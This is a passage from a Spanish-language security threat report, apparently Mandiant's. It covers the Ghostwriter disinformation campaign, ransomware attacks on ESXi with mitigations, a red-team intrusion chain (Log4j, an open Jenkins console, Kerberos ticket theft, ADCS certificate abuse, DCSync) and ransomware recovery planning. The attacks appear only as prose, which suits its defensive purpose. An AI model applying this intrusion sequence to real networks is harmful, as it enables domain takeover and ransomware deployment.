Desde las primeras operaciones Ghostwriter observadas hasta mediados de 2020, la campaña Ghostwriter promocionó principalmente narrativas contra la OTAN que aparentemente tenían como objetivo socavar la cooperación en seguridad regional de las operaciones dirigidas a Lituania, Letonia y Polonia. Las operaciones observadas difundieron desinformación que describía la presencia de tropas extranjeras en la región como una amenaza para los residentes y afirmaba que los costos de membresía de la OTAN eran un perjuicio para la población local. El efecto pretendido de estas narrativas, socavar el apoyo regional a la OTAN, puede ser útil tanto para los intereses rusos como los bielorrusos. Sin embargo, el objetivo específico de la campaña es el público de los países que tienen frontera con Bielorrusia, donde Rusia ha promocionado durante mucho tiempo las narrativas contra la OTAN tanto de la región como más allá. Las operaciones de Ghostwriter observadas hasta el presente excluyeron casi por completo a Estonia, que notablemente no tiene fronteras con Bielorrusia, pero es un país báltico, miembro de la OTAN y un componente relevante de las inquietudes relacionadas con el nivel de seguridad de la OTAN en su flanco oriental.

Alineaciones adicionales y no alineaciones

Mandiant ha rastreado a UNC1151 desde 2017 y no observó ninguna superposición con otros grupos rusos rastreados, incluyendo APT28, APT29, Turla, Sandworm y TEMP. Armageddon. Si bien no podemos descartar el apoyo o la participación de Rusia en las operaciones de UNC1151 o Ghostwriter, las TTP que utiliza UNC1151 son únicas.

Desde las polémicas elecciones de agosto de 2020 en Bielorrusia, las operaciones de Ghostwriter han estado claramente más alineadas con los intereses de Minsk. Las narrativas promocionadas se enfocaron en presuntos escándalos o casos de corrupción de los partidos gobernantes en Lituania y Polonia, en un intento por generar tensiones en las relaciones entre Polonia y Lituania, y desacreditando la oposición bielorrusa.

ENFOQUE EN LA EXTORSIÓN MULTIFACÉTICA Y EL RANSOMWARE

LOS PERPETRADORES CON MOTIVACIÓN FINANCIERA ATACAN CADA VEZ MÁS A LA INFRAESTRUCTURA DE VIRTUALIZACIÓN

En 2021, Mandiant observó que atacantes de ransomware utilizaban nuevas tácticas técnicas y procedimientos (TTP) para implementar ransomware de manera rápida y eficiente a lo largo de los entornos comerciales. El uso generalizado de la infraestructura de virtualización en los entornos corporativos crea un objetivo de primer nivel para los atacantes de ransomware. Al acceder a las plataformas de virtualización, los atacantes de ransomware pueden cifrar rápidamente muchas máquinas virtuales sin necesidad de iniciar sesión de forma directa o implementar encriptadores en cada máquina. A lo largo de 2021, Mandiant observó que las plataformas VMWare vSphere y ESXi estaban siendo atacadas por varios perpetradores, incluso por aquellos asociados con Hive, Conti, Blackcat y DarkSide. A fin de mitigar el riesgo se pueden implementar varias estrategias de protección.

TTP de los atacantes observados

Durante un evento de ransomware típico, después de obtener el acceso inicial, los perpetradores pasarán un tiempo llevando a cabo el reconocimiento de la organización objetivo para detectar formas de implementar el ransomware. Así, descubren que muchas organizaciones utilizan vCenter Server para gestionar su infraestructura de virtualización e integrar la plataforma con el dominio Active Directory de Microsoft al vincular de forma directa vCenter Server con Active Directory. Los perpetradores de ransomware se enfocan en esta integración para identificar a usuarios y grupos de Active Directory específicos que pueden contar con acceso para iniciar sesión en un servidor vCenter Server.

Equipados con el conocimiento de que una organización utiliza vCenter Server, los perpetradores usan credenciales comprometidas para iniciar sesión en vCenter Server y descubrir a todos los host ESXi que se utilizan en el entorno. Los servidores ESXi son un objetivo atractivo para muchos perpetradores, ya que deben iniciar sesión de forma directa en estos servidores a fin de implementar el ransomware, el cual afecta la capacidad de todos los hosts virtualizados de ejecutarse en el servidor. Mandiant observó que los perpetradores recurren a ESXi Shell y habilitan el acceso directo mediante SSH (TCP/22) a los servidores ESXi para garantizar que el acceso al host ESXi permanezca disponible. Además, los perpetradores suelen crear nuevas cuentas (locales) para su uso en los servidores ESXi y cambian la contraseña de la cuenta raíz ESXi existente a fin de garantizar que la organización objetivo no pueda recuperar fácilmente el control de su infraestructura.

Después de que se obtuvo con éxito el acceso a los servidores ESXi, los perpetradores utilizan el acceso SSH para cargar su encriptador (binario) y los scripts de shell que se requieran. Utilizan scripts de shell para descubrir la ubicación de las máquinas virtuales en los almacenes de datos ESXi, detener de manera forzada cualquier máquina virtual que se esté ejecutando y, de manera opcional, eliminar las instantáneas y después poner a prueba los almacenes de datos para cifrar todos los discos y archivos de configuración de la máquina virtual.

Mitigaciones recomendadas

Una estrategia de protección eficaz empleará varias capas de control para mitigar el riesgo de que los perpetradores de ransomware puedan afectar de manera directa a la infraestructura de virtualización.

Una estrategia de protección eficaz empleará varias capas de control para mitigar el riesgo de que los perpetradores de ransomware puedan afectar de manera directa a la infraestructura de virtualización.

Una opción de mitigación muy eficaz es implementar la segmentación de red apropiada colocando toda la gestión de ESXi y vCenter Server en una red aislada o VLAN. Al configurar las redes del host de ESXi, solo se deben habilitar adaptadores de red VMkernel en la red de gestión aislada. Los adaptadores de red VMkernel proporcionan conectividad de red para los hosts ESXi y manejan el tráfico del sistema necesario para funcionalidades como la duplicación de vSphere vMotion, vSAN y vSphere. Asegúrese de que todas las tecnologías dependientes, como las vSAN y los sistemas de copias de seguridad que utilizará la infraestructura de virtualización, estén disponibles en esta red aislada. De ser posible, utilice sistemas dedicados que se conecten exclusivamente a esta red aislada a fin de llevar a cabo todas las tareas de gestión de la infraestructura de virtualización.

A fin de restringir todavía más los servicios y la gestión de los host ESXi, implemente un modo de bloqueo. Esto garantiza que solo se pueda acceder a los hosts ESXi a través de un vCenter Server, deshabilita algunos servicios y restringe otros a ciertos usuarios definidos. Configure el firewall para host ESXi integrado a fin de restringir el acceso de gestión que provenga únicamente de direcciones IP y subredes específicas que se correlacionen con los sistemas de gestión en la red aislada. El firewall para host ESXi también puede cerrar puertos para cada servicio o restringir el tráfico proveniente de direcciones IP específicas. Determine el nivel de aceptación de riesgo apropiado para los paquetes vSphere Installable Bundles (VIB) e imponga niveles de aceptación en los perfiles de seguridad de los hosts ESXi. Esto protege la integridad de los hosts y garantiza que no se puedan instalar VIB no firmados.

Considere desacoplar ESXi y los vCenter Server de Active Directory y utilice el inicio de sesión único de vCenter. Retirar ESXi y vCenter de Active Directory evitará que las cuentas de Active Directory comprometidas puedan ser utilizadas para la autenticación directa en la infraestructura de virtualización. Asegúrese de que los administradores utilicen cuentas separadas y dedicadas para gestionar y acceder a la infraestructura virtualizada. Imponga la autenticación multifactor para todo el acceso de gestión a las instancias de vCenter Server y almacene todas las credenciales administrativas en un sistema de gestión del acceso privilegiado (PAM).

Implemente una estrategia de copias de seguridad de máquina virtual robusta considerando los objetivos de punto de restauración y los objetivos de tiempo de restauración que sean apropiados para el negocio. Estos objetivos deben elegirse a fin de garantizar que los niveles y las fechas adecuadas de las copias de seguridad estén disponibles y puedan restaurarse con rapidez, en caso necesario. Para evitar el acceso no autorizado al entorno de las copias de seguridad, implemente copias de seguridad inmutables dentro de la solución de copias de seguridad.

El inicio de sesión centralizado de los entornos de ESXi es crítico tanto para detectar de forma proactiva el comportamiento malicioso potencial como para investigar un incidente actual. Asegúrese de que todos los registros del host ESXi y vCenter Server se reenvían a la solución de SIEM de la organización. Esto proporciona visibilidad de los eventos de seguridad más allá de la actividad administrativa normal. En varios casos, Mandiant pudo ayudar a que las organizaciones recuperaran el control de sus hosts ESXi debido a que estaban disponibles los registros de shell en una solución centralizada de consolidación de registros.

Las organizaciones deben priorizar las siguientes recomendaciones de generación de registros y alertas:

1. Usar las capacidades syslog de ESXi para reenviar los mensajes hasta un consolidador de registro centralizado
2. Capturar el registro de autenticación (/var/log/auth.log), Shell log (/var/log/shell.log) y el registro VMkernel (/var/log/vmkernel.log)
3. Configurar alertas para las operaciones de alta fidelidad:
   - Activación del shell de ESXi
   - Creación de nuevas cuentas locales en los hosts ESXi
   - Cambios en las contraseñas de las cuentas locales en los hosts ESXi, incluyendo la cuenta raíz
   - Una gran cantidad de máquinas virtuales se detienen en rápida sucesión y se eliminan las instantáneas.

EQUIPO DE SIMULACIÓN DE ATAQUE
TOMA DE CONTROL TOTAL DE LAS COPIAS DE SEGURIDAD

En 2021, una empresa de fabricación contrató a Mandiant para llevar a cabo una evaluación de equipo de simulación de ataque a fin de evaluar las capacidades de detección, prevención y respuesta de la organización. La preocupación de la organización con respecto a un evento de cifrado potencial era elevada debido al reciente aumento de las actividades de amenazas de ransomware. Los objetivos de Mandiant fueron adquirir privilegios de administrador de dominio y demostrar la capacidad de comprometer la infraestructura crítica de copias de seguridad. Durante las evaluaciones del equipo de simulación de ataque, los consultores de Mandiant utilizaron metodologías similares a las de los perpetradores. Para concretar los objetivos del cliente Mandiant debía identificar y explotar los servicios vulnerables, realizar la escalación de privilegios y superar las políticas de seguridad elevadas.

Equipo de simulación de ataque ciclo de vida del ataque específico

Ataque inicial

A lo largo de los años, Mandiant observó fluctuaciones entre el phishing selectivo y los exploits aprovechados como medio inicial de compromiso. Vulnerar con éxito la infraestructura conectada a Internet permite a los atacantes evadir los controles de seguridad basados en el correo electrónico y obtener una presencia inicial en el entorno. El equipo de simulación de ataque de Mandiant llevó a cabo un reconocimiento de información de código abierto (Open-source Intelligence, OSINT) y enumeración de la red para identificar los servicios vulnerables o con errores de configuración potenciales que pueden haber presentado oportunidades para realizar un ataque. Un servicio identificado ejecutaba una versión desactualizada de la biblioteca de inicio de sesión Apache Log4j de Java que era susceptible a CVE-2021-44228. Esta vulnerabilidad podía proporcionar a un atacante una ejecución de código remoto no autenticada a través del control de los mensajes de registro o los parámetros del mensaje de registro como los encabezados HTTP. El equipo de simulación de ataque utilizó esta vulnerabilidad para lograr una presencia inicial en el entorno elaborando un encabezado HTTP de usuario/agente que, al iniciar sesión a través de log4j, resultaría en que el endpoint recuperaría y ejecutaría un objeto desde un servidor LDAP bajo el control de Mandiant.

Reconocimiento interno y escalación de privilegios

Con una presencia en la red de la empresa, el equipo de simulación de ataque de Mandiant llevó a cabo el reconocimiento pasivo de la red interna y enumeró los recursos para encontrar maneras de facilitar el desplazamiento lateral. Durante el reconocimiento pasivo, los atacantes suelen recopilar información sobre objetivos de alto valor mediante la minería de sistemas secundarios o terciarios que pueden contener información valiosa. Los almacenes de datos comunes como los portales Git, Confluence y SharePoint suelen ser fuentes de reconocimiento pasivo. A diferencia del análisis de puertos, la búsqueda de datos valiosos en los repositorios de información suele presentar menos oportunidades de detección al tiempo que proporciona datos de alta calidad con respecto al entorno.

El equipo de simulación de ataque descubrió una instancia de Confluence mal configurada dentro del entorno del cliente que no requería de autenticación, lo que permitió que el equipo recopilara información sobre los recursos de la red, documentos confidenciales e incluso contraseñas en texto sin cifrar. El análisis de los datos recopilados mediante el reconocimiento pasivo condujo al descubrimiento de varios servidores Jenkins que no requerían de autenticación en la consola de script Jenkins. Acceder a la consola de scripts Jenkins proporcionaría a un atacante la capacidad de ejecutar scripts Groovy arbitrarios. Esto le permitiría ejecutar comandos de sistema arbitrarios bajo el mismo contexto que el usuario o el servicio que aloja Jenkins. Aunque el equipo de simulación de ataque pudo ejecutar comandos en Jenkins, las políticas de red restringían que el servidor

Obtener acceso a la infraestructura de copias de seguridad es un precursor común de los perpetradores que implementan ransomware en los endpoints del entorno atacado.

Jenkins se conectara a Internet. Para evadir las políticas de red, el equipo de simulación de ataque canalizó el tráfico de red entrante a través del endpoint del ataque inicial y hacia el servidor de comando y control de Mandiant. Una carga útil TCP inversa que se cargó al servidor Jenkins y ejecutó a través de la consola de scripts Jenkins proporcionó a Mandiant privilegios de nivel de SISTEMA.

Robo de tickets Kerberos

Con los derechos de nivel de administrador disponibles a través del servidor Jenkins, el equipo de simulación de ataque de Mandiant tenía los privilegios necesarios para capturar las credenciales almacenadas en memoria. Después, las credenciales podían usarse para desplazarse a través del entorno del cliente y acercarse a la infraestructura crítica de copias de seguridad. El equipo de simulación de ataque llevó a cabo un reconocimiento basado en host en el servidor Jenkins para enumerar a los usuarios que iniciaron sesión recientemente y los sistemas a los cuales estos usuarios tenían acceso. Si bien varios administradores de sistema iniciaron sesión en el servidor Jenkins de forma remota, estas cuentas se gestionaban a través de un sistema de depósito de contraseñas. Este sistema de depósito de contraseñas genera contraseñas largas y complejas con rotaciones de contraseña diarias a fin de disminuir la prevalencia de contraseñas deficientes y reutilizables, por lo que no era factible recuperar y decodificar los hashes de contraseñas NTLM en memoria. En lugar de eso, el equipo de simulación de ataque atacó el ticket de otorgamiento de tickets (Ticket Granting Tickets, TGT) Kerberos que se almacena en memoria y se puede renovar por una semana independientemente de la rotación de contraseñas diaria de CyberArk. Al establecer una conexión con el servidor de la Autoridad de seguridad local (LSA) que se ejecutaba en el endpoint de Jenkins, el equipo de simulación de ataque pudo extraer los tickets Kerberos de los administradores del sistema y renovarlos automáticamente durante una semana.

Desplazamiento lateral

Los operadores de ransomware por lo general atacan a la infraestructura de copias de seguridad para ejercer un control adicional sobre los entornos cifrados. Obtener acceso a la infraestructura de copias de seguridad es un precursor común de los perpetradores que implementan ransomware en los endpoints del entorno atacado. Los programas de seguridad consolidados suelen proteger a los servidores críticos como la infraestructura de copias de seguridad al segmentarlos en una red segura a la que solo se puede acceder desde un host de acceso directo. Con un acceso amplio al entorno del cliente a través de la escalación de privilegios y el desplazamiento lateral, el equipo de simulación de ataque analizó de forma exhaustiva el entorno de Active Directory para identificar el host de acceso directo con acceso a la red segmentada de copias de seguridad del cliente.

Después, el equipo de simulación de ataque utilizó el TGT Kerberos para consultar al instrumental de administración de Windows (Windows Management Instrumentation, WMI) del host de acceso directo. Enumerar a los usuarios que iniciaron sesión recientemente y a los procesos que se ejecutaban en el host de acceso directo permitió a Mandiant comprender cómo el cliente podría detectar sus acciones. Con la seguridad de que sus acciones seguirían siendo clandestinas, el equipo de simulación de ataque se desplazó hasta el host de acceso directo mediante una carga útil TCP a través de SMB y ejecutándola mediante la gestión remota de Windows (Windows Remote Management, WinRM). Una vez que el host de acceso directo estuvo comprometido, el equipo de simulación de ataque identificó a un usuario activo en el host de acceso directo e implementó un capturador de teclado para capturar las credenciales de texto sin cifrar de un administrador de copias de seguridad. En el lapso de dos días, el equipo de simulación de ataque obtuvo varios conjuntos de credenciales de texto sin cifrar que proporcionaron acceso a la infraestructura protegida de copias de seguridad del cliente, lo que demuestra la capacidad para acceder, eliminar o modificar los endpoints.

Una implementación de Red Forest [15] es una arquitectura de seguridad de Active Directory que se diseñó para disminuir la posibilidad de compromiso de dominio.

Obtener el administrador de dominio a través del uso indebido de los servicios de certificado de Active Directory (ADCS)

Después de obtener de forma exitosa el acceso a la infraestructura protegida de copias de seguridad, el equipo de simulación de ataque de Mandiant se enfocó en el objetivo final: obtener privilegios de administrador de dominio. El entorno del cliente se diseñó alrededor del paradigma del Entorno administrativo de seguridad mejorada (Enhanced Security Administrative Environment, ESAE) de Microsoft, que también se conoce como Red Forest.

La arquitectura Active Directory Red Forest crea niveles para los objetos de Active Directory a fin de que los atacantes encuentren obstáculos considerables en la ruta hacia los privilegios de administrador de dominio. Para superar esta limitación, en primer lugar, el equipo de simulación de ataque enumeró el Active Directory del cliente para obtener información relacionada con las plantillas de certificados asociadas con los servicios de certificado de Active Directory (ADCS). Entre las plantillas devueltas, el equipo de simulación de ataque identificó una plantilla ADCS vulnerable donde los administradores de copias de seguridad podían registrarse automáticamente. Esta plantilla de certificado tenía una combinación de configuraciones permitidas que podían ser usadas indebidamente por los administradores de copias de seguridad a fin de suplantar cuentas con altos privilegios, como una cuenta de administrador de dominio. La plantilla permitía que los administradores de copias de seguridad especificaran un nombre alternativo de asunto (Subject Alternative Name, SAN) para el certificado mientras que el registro no requería la aprobación del administrador y los certificados podían utilizarse para la autenticación de dominio.


Para demostrar esta posibilidad de ataque, el equipo de simulación de ataque utilizó una cuenta de administrador de copias de seguridad para solicitar un certificado donde se especificaba el usuario de administrador de dominio para el SAN. Al usar el certificado devuelto por el servidor ADCS, el equipo solicitó un ticket TGT Kerberos para la cuenta de administrador de dominio a fin de acceder a los recursos de la red. Después, el equipo de simulación de ataque de Mandiant realizó un ataque DCSync para obtener los hashes de la contraseña NTLM de los administradores de dominio y asegurar los privilegios de administrador de dominio en el entorno de Active Directory.

Resultados

El equipo de simulación de ataque de Mandiant pudo obtener privilegios de administrador de dominio y demostrar un efecto sobre la infraestructura protegida de copias de seguridad a pesar de la sólida política de contraseñas del cliente, la arquitectura Red Forest y la segmentación de la red. Mandiant logró todos los objetivos especificados, no a pesar de las políticas implementadas, sino identificando rutas alternativas para alcanzar el éxito. El equipo aplicó años de experiencia para demostrar las vulnerabilidades y proporcionar recomendaciones viables a fin de ayudar al cliente a cerrar las brechas de seguridad.


La proliferación del ransomware exige que las organizaciones no solo que evalúen, sino también que demuestren y observen cómo los operadores logran sus objetivos. Las organizaciones trabajaron para desarrollar mejores defensas, alinear sus políticas con las mejores prácticas y asumir una perspectiva de la seguridad en primer lugar con respecto sus operaciones. Pero hasta que estas sean probadas de manera activa por un adversario motivado y ágil, su protección seguirá siendo hipotética, en el mejor de los casos.

15. Microsoft (2021). Retiro del ESAE.



OBSERVACIONES SOBRE LAS OPERACIONES DE RECUPERACIÓN DE RANSOMWARE

Debido al aumento repentino y continuo de los eventos de ransomware que se observaron a lo largo de 2021, las organizaciones deben hacer algo más que alinear las defensas tecnológicas y deben priorizar la actualización y ejecución de planes de respuesta ante incidentes, los procesos de recuperación ante desastres, la alineación del personal y la secuencia de la recuperación. Los consultores de Mandiant se asociaron con organizaciones que experimentaron eventos de ransomware para ayudar a planificar y ejecutar operaciones de recuperación. En el proceso, Mandiant identificó temas comunes que ayudaron a las operaciones de recuperación o bien las entorpecieron.



Consideraciones durante el proceso de recuperación

A medida que los operadores de ransomware se vuelven más sutiles y desarrollan metodologías que incluyen técnicas antiforenses, el tiempo entre la identificación de la vulneración y la entrega de una cronología integral aumenta de manera proporcional

Los objetivos de cada evento de recuperación de ransomware son recuperar de manera segura, reforzar el entorno y, en última instancia, volver a establecer operaciones comerciales seguras, protegidas y confiables. Si bien la eliminación del perpetrador de ransomware es un paso necesario con respecto a la recuperación, esto no es suficiente si no se implementan controles críticos para evitar ataques similares. Los intentos de nuevas vulneraciones de los entornos atacados es una práctica común tanto de los grupos de amenazas persistentes avanzadas (APT) y los operadores de ransomware. Sin embargo, los incentivos monetarios del ransomware pueden aumentar las oportunidades de una nueva vulneración.

La corrección pragmática, algo crítico para un tiempo de recuperación lo más breve posible, debe complementarse con una evaluación de otras rutas de ataque. Por ejemplo, si un atacante utilizó una VPN de factor único para obtener acceso remoto a un entorno, se debe completar un inventario de todos los métodos de conectividad externa y requisitos de autenticación. Cuando los hallazgos de la investigación indican la planificación de la recuperación, la reevaluación del entorno se convierte en un proceso natural.

La naturaleza inherentemente destructiva del ransomware suele presentar obstáculos a los equipos de investigación, ya que los artefactos que se necesitan para lograr la confianza en los hallazgos no están disponibles. A medida que los operadores de ransomware se vuelven más sutiles y desarrollan metodologías que incluyen técnicas antiforenses, el tiempo entre la identificación de la vulneración y la entrega de una cronología integral aumenta de manera proporcional. Los retrasos al obtener una comprensión completa de la actividad del atacante dentro de un entorno inhiben la capacidad de planificar un proceso de recuperación exhaustivo. A medida que esos retrasos aumentan, es probable que aumente la presión por recuperar las operaciones comerciales.


Los operadores de ransomware hacen dinero al interrumpir las operaciones comerciales de las organizaciones; si el costo de las operaciones comerciales interrumpidas es mayor que el costo de la extorsión, los operadores de ransomware saben que pueden mantener su ventaja con respecto a las organizaciones atacadas. Intentar recuperar de forma rápida y restaurar los sistemas de las operaciones comerciales podría introducir riesgos adicionales, en especial si los sistemas y las aplicaciones se restauran a un estado donde las puertas traseras y el malware del atacante ya estaban presentes. Una nueva infección o un evento de cifrado posterior en última instancia tendrá un impacto a mayor plazo sobre los ingresos y las operaciones comerciales.

Organizar una respuesta

Líderes de equipo

Las organizaciones que pudieron contener el evento de ransomware y recuperarse de este de manera exitosa establecieron líderes internos de equipos para los procesos críticos. Estos líderes de equipo eran los responsables de coordinar y alinear los recursos para respaldar las investigaciones, los flujos de trabajo de recuperación y corrección como parte de la respuesta general. Los líderes fueron capaces de articular las prioridades de todos los miembros del equipo, establecer los canales de escalamiento y alinear la información urgente para los procesos de toma de decisiones.

Los equipos de respuesta ante incidentes de Mandiant trabajan estrechamente con estos líderes para evaluar el alcance del incidente, implementar contramedidas iniciales para recuperar el control del entorno e implementar herramientas forenses para el endpoint a nivel de todo el entorno, según sea necesario. Posteriormente, el equipo de respuesta ante incidentes puede proporcionar inteligencia para informar a los demás flujos de trabajo.



Comunicaciones


La gestión de comunicaciones eficaces es un proceso crítico para una corrección exitosa, debido a que los flujos de trabajo aumentan tanto en profundidad como en amplitud. Mantener un medio de comunicación seguro con canales de escalamiento bien definidos permite que los líderes designados lleven a cabo la gestión y la delegación, cuando sea necesario.

Canales de comunicación fuera de banda

Si se sospecha que el adversario tiene acceso al correo electrónico o al software de comunicaciones del grupo, las organizaciones deben establecer canales fuera de banda para unas comunicaciones seguras. Trabajar con un proveedor de un conjunto de colaboración en la nube suele ser la ruta más rápida para establecer una plataforma segura y de fácil acceso.

Canales de escalamiento

Al investigar un evento cibernético y priorizar la recuperación y la reconstrucción de datos y aplicaciones, las rutas y los canales de escalamiento normales suelen ser demasiado lentos para ser eficaces. Las organizaciones deben establecer de manera proactiva parámetros y canales de escalamiento a fin de garantizar que la información pueda canalizarse de manera eficiente hacia los líderes adecuados y a las partes interesadas ejecutivas para tomar decisiones oportunas y coordinadas.



Soporte ante el aumento repentino

Para cumplir con los objetivos de recuperación operativa después de un ataque de ransomware exitoso, con frecuencia se requiere de personal y soporte adicionales. Las organizaciones deben de revisar y alinear de forma proactiva las relaciones con proveedores externos y socios que puedan brindar asistencia en caso de que se requiera soporte ante un aumento repentino. Alinear a los proveedores y socios que ya comprenden el entorno operativo puede ser un impulsor de éxito cuando una organización se enfrenta a un evento de gran escala que afectó la disponibilidad de la infraestructura, las aplicaciones y los datos.

Superar los contratiempos

Cada esfuerzo de recuperación ante incidentes experimentará contratiempos que pueden poner en peligro los plazos de recuperación que se planificaron y comunicaron con anterioridad.

Los esfuerzos de corrección y los controles de mitigación propuestos pueden provocar contratiempos que ocasionan retrasos o el regreso a un estado de servicio anterior. Se pueden desarrollar opciones alternativas, pero por lo general van acompañadas de un riesgo considerable, por lo que no fueron consideradas como el primer plan de acción. La comunicación del riesgo debe sopesarse con respecto a los posibles ahorros de tiempo, el aumento en la disponibilidad del servicio y demás ventajas operativas.

Evaluación rápida en el campo

Una evaluación e inventario inicial es una prioridad crítica para alinear los esfuerzos de investigación y recuperación después de un evento de ransomware.

Información del estado actual de los entornos de TI

La evaluación inicial de los entornos y activos actuales agiliza la planificación y la priorización durante los esfuerzos de respuesta. El estado operativo, las conexiones entre sitios y los métodos de acceso remoto son algunos ejemplos de la información crítica que se debe tener para cada entorno distinguible.

Delegación


Con base en la envergadura de la organización, la cantidad de entornos afectados y el personal disponible, es posible que tome tiempo completar el inventario inicial para la priorización. Si se considera necesario contar con líderes de recuperación regionales o específicos del entorno, estos deben informar a un solo líder de recuperación que pueda impulsar la prioridad de las tareas, la generación de informes y las necesidades de recuperación.

Niveles de la recuperación

Usar un enfoque multinivel permite que las organizaciones hagan un resumen de las complejas jerarquías del sistema y mejoren los esfuerzos de recuperación mediante varios equipos. Dependiendo de la disponibilidad de los recursos técnicos, una organización puede utilizar clasificaciones de nivel para permitir que los equipos trabajen de forma más autónoma.

Al usar la información del estado actual, los líderes de la organización deben identificar los sistemas críticos que se requieren para volver a establecer la continuidad operativa. Los ejemplos de las aplicaciones esenciales incluyen los servicios de identidad y autenticación (Identity and Authentication, IAM), los servicios de resolución de nombre de dominio y las aplicaciones centralizadas que se utilizan para proteger y verificar los endpoints y las plataformas de acceso remoto. Estos sistemas y servicios críticos deben incluirse dentro del primer nivel de la actividad de restauración. El primer nivel debe establecer la infraestructura mínima viable para el siguiente nivel de recuperación. Este modelo se puede utilizar en múltiples iteraciones a fin de organizar la recuperación con base en la prioridad comercial.

Recuperación



Pasos críticos


Mandiant recomienda que las organizaciones lleven a cabo la recuperación y validación del sistema y las aplicaciones en segmentos de red aislados que no tengan conectividad directa con la infraestructura afectada. Este enfoque disminuye los riesgos potenciales que se relacionan con el hecho de que los sistemas restaurados se vean comprometidos o cifrados nuevamente, o que el adversario vuelva a acceder a estos. Los flujos de trabajo de recuperación y reconstrucción requerirán de tiempo y esfuerzo considerables. Una nueva vulneración de la infraestructura recientemente reconstruida introduciría contratiempos que podrían tener impactos enfocados en el negocio y financieros a gran escala.

La recuperación táctica de los servicios comerciales de un ataque de ransomware puede implicar el encendido de sistemas o la restauración de sistemas o datos a partir de copias de seguridad. No debe confiarse en ninguna de las actividades. Debido a que se desconoce el estado de los sistemas de las copias de seguridad o el momento del apagado, las operaciones de recuperación, incluyendo esos sistemas, presentan riesgos considerables cuando se llevan a cabo antes de una investigación exhaustiva. Como parte de los esfuerzos de investigación y recuperación, Mandiant ayuda a mitigar los riesgos inmediatos de los sistemas que no son de confianza.

La opción de reconstruir o recuperar a partir de las copias de seguridad

La cuestión de si realizar la restauración a partir de las copias de seguridad o reconstruir un sistema es un enfoque común durante la recuperación de ransomware. Evaluar el riesgo que representa alguno de los procesos implica una serie de pasos de validación con el objetivo de determinar la respuesta apropiada.

